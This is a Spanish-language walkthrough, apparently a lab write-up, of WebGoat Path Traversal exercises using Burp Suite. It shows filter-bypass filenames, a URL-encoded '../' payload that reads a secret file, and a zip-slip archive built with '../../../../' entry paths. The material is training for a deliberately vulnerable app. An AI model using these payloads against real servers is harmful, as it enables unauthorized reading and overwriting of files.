
Full Name:

Email:


Password:

Update


Carga la Imagen.




Captura la petición: POST /WebGoat/PathTraversal/profile-upload-fix HTTP/1.1




Envía la petición a Repeater.



Modifica en Repeater la petición. Agrega//test



Envía la petición. Verifica que el mensaje de respuesta contenga “Congratulations. You have successfully completed the assignment”



En la lección 4, El desarrollador nuevamente se dio cuenta de la vulnerabilidad al no validar la entrada del **full name** campo de entrada. Se aplicó una solución en un intento de resolver esta vulnerabilidad.




Path traversal while uploading files

The developer again became aware of the vulnerability by not validating the input of the `full_name` input field. A fix was applied in an attempt to solve this vulnerability.

Again the same assignment, but can you bypass the implemented fix?

OS	Location
Linux	/home/webgoat/.webgoat-2023.4/PathTraversal




Full Name:


Email:

Password:


Carga una imagen y captura con Burp Suite la petición: “POST /WebGoat/PathTraversal/profile-upload-remove-user-input HTTP/1.1”



Envía la petición a Repeater. En Repeater haz Clic en “Send” y como podras ver el ejercicio no esta resuelto (lessonCompleted:false).




Agrega al campo filename el path “../”. Envía la petición.




Verifica que el mensaje de respuesta contiene: “**Congratulations. You have successfully completed the assignment.**”

1.2.3 Retrieving other files with a path traversal


Los recorridos de ruta no se limitan a la carga de archivos; Al recuperar archivos, puede darse el caso de que sea posible recorrer una ruta para recuperar otros archivos del sistema. En esta tarea, intente encontrar un archivo llamado `path-traversal-secret.jpg`




Haz Clic en “**Show random cat picture**”. Captura en Burp Suite la petición:” GET /WebGoat/PathTraversal/random-picture HTTP/1.1”.




Envía la petición al **Repeater**.




Haz Clic en **“Send”** y observa que utiliza el parámetro id para buscar la imagen.




Usando el **Decoder**, codifica **“../”** usando el codificador URL.



Envía a buscar **“?id=%2e%2e%2f%2e%2e%2fpath-traversal-secret”**.



Verifica que la respuesta indique que la búsqueda fue exitosa. El mensaje indica que el secreto es el hash del usuario usando SHA-512.




Codifica el Username usando [sha512.online](#), ingresa el hash y haz clic en “**Submit secret**”.



Retrieving other files with a path traversal

Path traversals are not limited to file uploads; when retrieving files, it can be the case that a path traversal is possible to retrieve other files from the system. In this assignment, try to find a file called `path-traversal-secret.jpg`

Show random cat picture



Submit secret

Congratulations. You have successfully completed the assignment.

¡Felicidades!, descubriste el secreto de forma exitosa.

El desafío de la lección 8 es reemplazar la imagen desde un zip, para ello hay que tener en cuenta que esta vez los desarrolladores sólo te permiten subir archivos zip. Sin embargo, cometieron un error de programación al cargar el archivo zip, lo extraerán, pero no reemplazarán su imagen. ¿Puedes encontrar una manera de sobrescribir tu imagen actual evitando el error de programación?.

En una maquina Linux ejecuta los siguientes comandos:

```
[admin@server1 ~]$ sudo useradd webgoat
[sudo] password for admin:
[admin@server1 ~]$ passwd webgoat
passwd: Only root can specify a user name.
[admin@server1 ~]$ sudo passwd webgoat
Changing password for user webgoat.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: all authentication tokens updated successfully.
[admin@server1 ~]$ su - webgoat
Password:
[webgoat@server1 ~]$ mkdir -p /home/webgoat/.webgoat-2023.4/PathTraversal/tester
[webgoat@server1 ~]$ cd /home/webgoat/.webgoat-2023.4/PathTraversal/tester
[webgoat@server1 tester]$ curl -o tester.jpg http://146.190.155.106:9090/images/wolf.png
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 5953 100 5953    0     0  21647      0 --:--:-- --:--:-- --:--:-- 21647
[webgoat@server1 tester]$ zip profile.zip ../../../../home/webgoat/.webgoat-2023.4/PathTraversal/tester/tester.jpg
adding: ../../../../home/webgoat/.webgoat-2023.4/PathTraversal/tester/tester.jpg (stored 0%)
[webgoat@server1 tester]$ ls
profile.zip  tester.jpg
[webgoat@server1 tester]$ pwd
/home/webgoat/.webgoat-2023.4/PathTraversal/tester
[webgoat@server1 tester]$
```

